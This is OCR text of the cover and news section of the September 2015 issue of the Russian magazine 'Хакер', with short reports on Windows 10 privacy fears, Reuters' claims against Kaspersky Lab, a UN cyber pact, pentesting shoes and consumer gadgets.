
ХАКЕР

СЕНТЯБРЬ 2015

№200



Cover Story

Пишем бот для Telegram

Превращаем флешку в USB Rubber Ducky

Вскрываем известные криптолокеры

WINDOWS 10 ШПИОНИТ ЗА ТОБОЙ

О ЧЕМ НОВАЯ ОС СТУЧИТ В MS

Мы проверили слухи о том, что Windows следит за пользователями, изучили подозрительную активность и расскажем, как ее пресечь

СЕНТЯБРЬ 2015
№ 200

CONTENT

→

MEGA NEWS

Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru

Анатолий Ализар

ТОТАЛЬНАЯ ПАРАНОЙЯ: ТОРРЕНТ-ТРЕКЕРЫ БАНЯТ ПОЛЬЗОВАТЕЛЕЙ WINDOWS 10

Новость месяца

Беспокойство вокруг Windows 10 и некоторых ее функций не утихает. Подогревая всеобщую паранойю, Microsoft отказалась объяснять, что входит в состав регулярных объемистых патчей. К тому же все заметили, что ОС регулярно отсылает куда-то разнообразные данные о системе и пользователе, генерируя огромный объем трафика. Больше всего эта ситуация волнует пользователей-пиратов, которые ждут, что нелицензионные игры вот-вот перестанут работать, пиратский софт удалится сам собой, а в дверь позвонят люди в погонах. Похоже, у некоторых не выдерживают нервы. Так, ряд закрытых торрент-трекеров забанил всех пользователей с Windows 10.

Информация о том, что в Windows 10 есть некий встроенный «антипиратский рубильник», подняла волну негодования, смешанного с паранойей. Основные подозрения вызвал трафик, генерируемый ОС; функция шейринга Wi-Fi, которая, по мнению многих, небезопасна; огромные патчи, содержимое которых — загадка. Если верить всему, что пишут, Windows 10 — настоящий монстр, который может удалить все скачанные с The Pirate Bay торренты и отслеживает нелицензионные игры.

Издание Torrent Freak отмечает, что такое жуткое сгущение красок неуместно, хотя изменения в Service Agreement действительно позволяют Microsoft ав-

томатически скачивать обновления ПО и вносить изменения в конфигурацию. Однако соглашение касается не только Windows 10, но многих сервисов компании. И уж тем более ничто не указывает на желание Microsoft заняться отловом пиратских версий игр.

Однако общественность волнуется. И в первых рядах — владельцы торрент-трекеров. Torrent Freak пишет, что за прошедшую неделю издание получило ряд сообщений о том, что владельцы закрытых трекеров решили банить всех своих пользователей, сидящих на Windows 10. Другие закрытые ресурсы, включая BB и FSC, тоже рассматривают подобную меру.

Представители трекера iTS даже пояснили свою позицию на Reddit:

> «К сожалению, Microsoft решила поступиться всяческой защитой данных и теперь не только сама использует все, что может собрать, но и передает это другим. В числе „других“ — одна из крупнейших антипиратских компаний MarkMonitor. Помимо прочего, Windows 10 отсылает содержимое жестких дисков напрямую на их серверы. Все это зашло слишком далеко и является реальной угрозой для таких сайтов, как наш. Поэтому мы вынуждены принять меры».

Torrent Freak пишет, что Microsoft действительно сотрудничает с компанией MarkMonitor уже много лет. В частности, они совместно борются с мошенниками, но речь никогда не шла о борьбе с пиратством. Но убеждать владельцев трекеров не паниковать — затея, похоже, совершенно бесполезная. В их деле паранойя вообще здоровое и почти нормальное явление.

Тем не менее издание еще раз подчеркивает, что такие проблемы в целом не новы для операционных систем Microsoft, и Windows 10 тоже можно настроить нормально, чтобы личные данные пользователи никуда не «утекали». Вместо раздачи банов лучше проинформировать пользователей о проблеме и дать ссылки на гайд, где описано, как прекратить постоянную «утечку данных». Нашу версию такого гайда читай в рубрике Cover Story.

В REUTERS ОБВИНИЛИ «ЛАБОРАТОРИЮ КАСПЕРСКОГО» В СОЗДАНИИ ФАЛЬШИВОЙ МАЛВАРИ

Информационное агентство Reuters, ссылаясь на информацию от двух анонимных, но доверенных источников, рассказало о том, что «Лаборатория Касперского» более десяти лет занимается созданием фальшивых вредоносов, чтобы навредить конкурентам и их пользователям. Опираясь на слова двух бывших сотрудников «Лаборатории Касперского» (чьи имена не раскрываются), Reuters написало, что ЛК более десяти лет ведет скрытую войну против конкурирующих антивирусных разработчиков — Microsoft, AVG и Avast.

«Лабораторию Касперского» обвинили в создании поддельной малвари, то есть изменении обычных, безобидных файлов таким образом, чтобы они вызывали ложноположительное (false positive) срабатывание антивирусного ПО. Ложноположительные срабатывания не просто портят репутацию компании, но усложняют жизнь пользователям, ведь, если антивирус вдруг «вылечивает» пару системных файлов, это может привести к полному падению системы.

Основной пик такого рода атак, по словам Reuters, пришелся на 2009–2013 годы. Источники уверяют, что якобы сам Евгений Касперский лично предложил такой способ борьбы с конкурентами, поскольку полагал, что другие антивирусные компании попросту воруют технологии ЛК вместо того, чтобы создавать свои.

Reuters также приводит слова сотрудников Microsoft, AVG и Avast. Представители антивирусной индустрии жалуются, что проблема ложноположительных срабатываний на самом деле существует даже сегодня и с ней довольно сложно бороться. Впрочем, почему-то все они отказались давать комментарии о гипотетической причастности «Лаборатории Касперского».

«Лаборатория Касперского» официально опровергла обвинения, прозвучавшие в статье информационного агентства Reuters. Представители «Лаборатории Касперского» дали официальный комментарий относительно публикации Reuters, а Евгений Касперский, в свою очередь, посвятил случившемуся развернутую публикацию в блоге, где подробно прошелся по всем нападкам, сравнил их с другими теориями заговора и, конечно, заверил общественность в том, что ничего похожего никогда не происходило.

«Все мы с таким волнением относимся к виртуальной реальности, потому что прогресс человеческого общения становится все богаче и богаче, появляются новые способы делиться своими мыслями. Десять лет назад на передовой был текст. Сейчас это в основном фото и видео. Главным образом — видео, и мы видим огромный прирост в этой области. Иммерсивный 3D-контент — логичный следующий шаг»

Марк Цукерберг
об Oculus Rift и планах Facebook на будущее

МИРОВЫЕ ДЕРЖАВЫ ЗАКЛЮЧИЛИ ПАКТ О НЕНАПАДЕНИИ В КИБЕР-ПРОСТРАНСТВЕ

Двадцать стран мира, включая Россию и США, впервые согласились принять правила об ограничении кибератак друг против друга. «Пакт о ненападении» запрещает обвинять друг друга огульно в кибератаках, нападать на критически важную инфраструктуру, использовать любую хакерскую атаку как повод к ответному применению силы, вставлять «закладки» в IT-продукцию (последний пункт внесен по инициативе России). Доклад экспертов оказался в распоряжении газеты «Коммерсант».

Договор о намерениях составлен группой правительственных экспертов ООН по международной информационной безопасности. Она представлена двадцатью странами, среди них Россия, США, Китай, Великобритания, Франция, Бразилия, Япония, Южная Корея и Израиль. Но важнее всего, что пакт готовы подписать главные страны, которые проявляют наибольшую хакерскую

активность: это Россия, США и Китай. Правда, пока что проект договора предусматривает добровольный характер соблюдения прописанных норм.

Прийти к компромиссу страны заставило растущее количество киберугроз. Как сказано в докладе, «в глобальной среде информационно-коммуникационных технологий (ИКТ) прослеживаются тенденции, вызывающие озабоченность, включая резкое увеличение количества инцидентов, связанных со злонамеренным использованием подобных технологий государствами и негосударственными игроками». Также в докладе экспертов упоминается «рост вероятности использования ИКТ в террористических целях».

По мнению экспертов, документ носит скорее декларативный характер и не подразумевает оперативных мер. Посол по особым поручениям МИД РФ Андрей Крутских в интервью «Коммерсанту» сказал: «В идеале Россия предпочла бы юридически обязывающую международную конвенцию под эгидой ООН». Тем не менее эксперт высоко оценивает важность нового договора: «Это уже третий по счету доклад группы правительственных экспертов, и, хотя первые два документа были крайне важными, этот по своей значимости просто революционен. Впервые удалось согласовать позиции двадцати государств (среди которых, помимо России, были США, Китай, развивающиеся страны) по очень деликатному и важному вопросу о применимости международного права в информационной сфере».

Доклад передан Генеральному секретарю ООН для представления на 70-й сессии Генеральной Ассамблеи ООН, которая состоится в конце сентября 2015 года.

ТОНЧАЙШИЕ СОЛНЕЧНЫЕ БАТАРЕИ ПОКОРИЛИ KICKSTARTER


На Kickstarter очередной хит — модульные солнечные батареи Yolk Solar Paper. Их толщина примерно соответствует толщине листа бумаги — 1,5 мм.

Современные солнечные батареи обычно либо слишком малы, чтобы зарядить сколь-нибудь серьезный гаджет, либо, наоборот, слишком велики, и их уже сложно назвать портативными. Батареи Yolk Solar Paper, созданные корейским дизайнером Сунг Ун Чан (Sung Un Chang), — это золотая середина.

Каждая батарея состоит из нескольких тончайших панелей-модулей, которые крепятся друг к другу (или любым металлическим поверхностям) при по-

мощи магнитных граней. Размер каждой панели 9 x 19 x 1,1 см, вес 120 г. Всего соединить можно четыре таких панели, каждая из которых обладает мощностью 2,5 Вт. То есть двух панелей будет достаточно, чтобы в солнечный день получить 5 Вт и зарядить от них iPhone 6 примерно за два часа (такие показатели вполне сопоставимы с обычной сетевой зарядкой). Четыре панели и 10 Вт уже могут эффективно зарядить iPad за четыре с половиной часа.

Помимо модульности и компактности, Yolk Solar Paper обладают и другими плюсами. Устройство оснащается не только магнитами, но и удобными креплениями, чтобы его можно было повесить на стену, рюкзак или куда-либо еще. Панели защищены от влаги, то есть дождь в походе им не страшен, а при желании можно класть и на борт байдарки. Одна из панелей батареи оснащена небольшим ЖК-экраном, который отображает характеристики тока, подаваемого на устройство. Экран помогает сориентироваться в погодных условиях и расположить батарею по отношению к свету оптимальным образом. Кроме того, батарея включается автоматически, обнаружив вокруг себя достаточное количество света.



291 887

мобильных зловредов появилось во втором квартале

→ «Лаборатория Касперского» опубликовала отчет по итогам второго квартала 2015 года. За три месяца эксперты компании обнаружили более 290 тысяч новых образцов мобильной малвари, что почти в три раза больше, чем в первом квартале 2015 года. Лидируют в этом антитопе потенциально опасные приложения RiskTool (44,6%), на втором месте потенциально нежелательные рекламные приложения AdWare (19%) и замыкают тройку различные трояны (12,4%).

18

«пиратских ссылок» у Google просят удалить каждую секунду

→ Корпорация Google опубликовала ежемесячный отчет DMCA takedown notices, то есть статистику обращений правообладателей. В июле компания получила около 47 миллионов обращений по поводу удаления контента, нарушающего чьи-то права. Простая математика подсказывает, что это восемнадцать ссылок в секунду. Был установлен и новый рекорд – 12,5 миллиона обращений за семь дней. Наиболее активными в данном вопросе по-прежнему остаются группы RIAA, MPAA и BPI.

ДЕВУШКА НАПЕЧАТАЛА ТУФЛИ С ХАКЕРСКИМИ ИНСТРУМЕНТАМИ В КАБЛУКАХ

Китайская девушка-хакер под ником SexyCyborg реализовала концептуальный проект, спрятав инструменты для пентестинга в туфли на каблуках. В две объемные платформы поместились беспроводной маршрутизатор TL—MR10U с прошивкой OpenWRT и встроенным аккумулятором (правая туфля), USB-кейлоггер для подключения к компьютеру жертвы, Ethernet-кабель и набор отмычек (левая туфля). На туфле можно запустить Wispi и Jasager и прогуляться по офису жертвы со снифером на ножке. В случае необходимости маршрутизатор заряжается от электрической сети. В каждой платформе есть выдвижная часть, которую можно достать, даже не снимая обуви.

SexyCyborg создала модель в 3D-редакторе и напечатала необходимые детали. Для моддинга использовались туфли модели Wu Ying, названные в честь знаменитого «скрытого удара», который мастер боевых искусств Хуан Фэйхун (герой Джеки Чана) использовал для отвлечения соперника. «Идя в таких туфлях, я отвлекаю жертву верхней частью своего тела, и он не замечает реальной опасности на ногах», — объясняет девушка.

Хакеры используют различные методы социальной инженерии, чтобы пронести на охраняемую территорию инструменты для пентестинга. Ручная кладь нередко осматривается охранниками на входе, поэтому маскировка маршрутизатора в туфлях — отличная находка: туфли «с секретом» выглядят невинно и не вызывают подозрений.

ПЕРВЫЙ МЕСЯЦ ПРОДАЖ WINDOWS 10

→ 26 августа 2015 года Юсуф Мехди (Yusuf Mehdi), директор по маркетингу Windows, написал у себя в твиттере, что Windows 10 набрала за месяц после релиза 75 000 000 установок. Поделился Мехди и другой интересной статистикой.

75 000 000
установок Windows 10 набрала за первый месяц

Windows 8 в прошлом набрала лишь
40 000 000

Windows 10 работает в **192** странах мира, то есть практически во всех странах вообще.


Более **90 000** уникальных моделей ПК и планшетов проапгрейдились до Windows 10.

Среди устройств, получивших апгрейд до Windows 10, есть девайсы **2007** года выпуска.

Владельцы Xbox One настримили уже **122** года геймплея на компьютеры с Windows 10.

Cortana рассказала уже больше **500 000** анекдотов, отвечая на запрос «tell me a joke».

Из Windows Store скачали в **6** раз больше приложений для «десятки», чем для Windows 8.



IPHONE 6 НА ВОДОРОДЕ РАБОТАЕТ НЕДЕЛЮ

Британская фирма Intelligent Energy разработала топливную ячейку на водороде, которая органично вставляется в корпус iPhone 6 и обеспечивает ему примерно семь дней непрерывной работы в интенсивном режиме.

Intelligent Energy — серьезная компания, имеющая портфель из 2000 патентов. Именно она выпускала модифицированные водородные такси, которые развозили гостей во время Олимпийских игр 2012 года в Лондоне.

Отличительная особенность батареи Intelligent Energy — она не требует изменения конструкции смартфона и совместима даже с существующими моделями без всякого моддинга, не считая нескольких вентиляционных отверстий для водяных испарений, которые образуются при сжигании водорода.

В нынешнем виде топливная ячейка не заменяет обычный литий-ионный аккумулятор, а дополняет его. По всей видимости, аккумулятор понадобится другой (ведь свободного места в телефоне нет), но разработчики пока не раскрывают подробностей. Заправлять топливный элемент предполагается через аудиоразъем, который при этом потеряет свою исходную функцию. Запасной водород хранится в отдельном картридже.

Фирма уже выпустила на рынок портативное зарядное устройство The Upp для мобильных гаджетов. Оно тоже работает на водороде и подключается к смартфону по USB. Информации о стоимости топливной ячейки пока нет.

«В результате захвата Mega китайскими инвесторами, передавшими контроль над сайтом в руки правительства Новой Зеландии, а также по ряду других конфиденциальных причин я более не доверяю Mega. Не думаю, что ваши данные на Mega теперь можно считать сохранными».

Ким Дотком,
создатель файлообменника Mega

